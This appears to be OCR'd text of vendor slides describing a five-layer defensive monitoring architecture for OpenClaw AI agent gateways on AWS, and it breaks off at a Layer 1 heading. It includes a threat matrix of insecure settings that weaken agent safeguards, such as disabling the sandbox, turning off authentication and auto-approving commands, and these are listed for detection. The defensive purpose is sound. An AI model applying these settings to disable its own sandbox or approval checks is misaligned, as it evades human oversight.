
OpenClaw Security Architecture: The 5-Layer Defense Blueprint

Monitoring, Detection, and Response for AWS-Hosted **Agent Fleet** Environments



[AUTHORIZATION: INTERNAL PLATFORM TEAN] | [FLEET: 100x M-SERIES] | [LAST UPDATED: 2026-03-19]

wrtn.

Wrtn AX is Wrtn Technologies' CIC for AI transformation in enterprises and government

About Wrtn


Wrtn Technologies operates Wrtn, positioned as the only real alternative to ChatGPT with 7 million MAU, and Crack, the world's No. 1 character chat service.

MAU	7 million+ users
Total Funding Raised	KRW 130B (approx. USD 88.5M)
Monthly Revenue	KRW 2B (approx. USD 1.3M)

About Wrtn AX


Wrtn AX, Korea's leading AX partner, helps clients shape a new blueprint for the generative AI era via AI education, consulting, and hands-on Agentic AI development.

The Deployment Trust Model



Rejected: Hostile Multi-Tenant

Session IDs are routing selectors, not authorization tokens. Shared gateways fail as security boundaries.



Approved: 1:1 Personal Assistant Model

One operator per gateway instance. Security monitoring focuses exclusively on individual operator misuse, endpoint compromise, and supply chain integrity.

Defense-in-Depth: The 5-Layer Architecture


Ring 1: Network
(WireGuard + AWS)
- Isolation & Inspection

Ring 2: Endpoint Management
(Jamf Pro)
- Configuration Compliance


Ring 3: Detection
(CrowdStrike Falcon)
- Process & File Monitoring

Ring 4: App Telemetry
(OpenClaw Hooks)
- Application Logic State


Ring 5: Behavioral Analytics
(SIEM)
- Synthesis & Correlation



The Prompt Handling Execution Chain



Node Anatomy: Embedded Defenses vs. vs. Operator Files



The **Locked Core**: JavaScript bundle contains runtime-embedded safety prompts. Modification here is a **Critical** tamper event.

Directives: Do not manipulate or persuade to expand access.

The **Permeable Orbit**: Operator-editable files represent the primary configuration **attack surface**. Easily manipulated to **weaken safety rules**, disable the sandbox, or pre-approve **dangerous commands**.

Configuration State Threat Matrix

	Network Exposure	Runtime **Sandbox**	**Exec Approvals**
Critical Severity	`gateway.bind: '0.0.0.0'` `gateway.auth.mode: 'none'`	`agents.defaults.sandbox.mode: 'off'`	`defaults.security: 'full'` `defaults.ask: 'off'`
High Severity	`gateway.tailscale.mode: 'on'`	`tools.elevated.enabled: true`	`defaults.askFallback: 'full'`
Medium Severity	—	`tools.deny: []`	`defaults.autoAllowSkills: true`


Values deviating from the safe baseline trigger immediate Jamf Smart Group remediation protocols.

Layer 1: Network Isolation & The Fail-Closed Trap

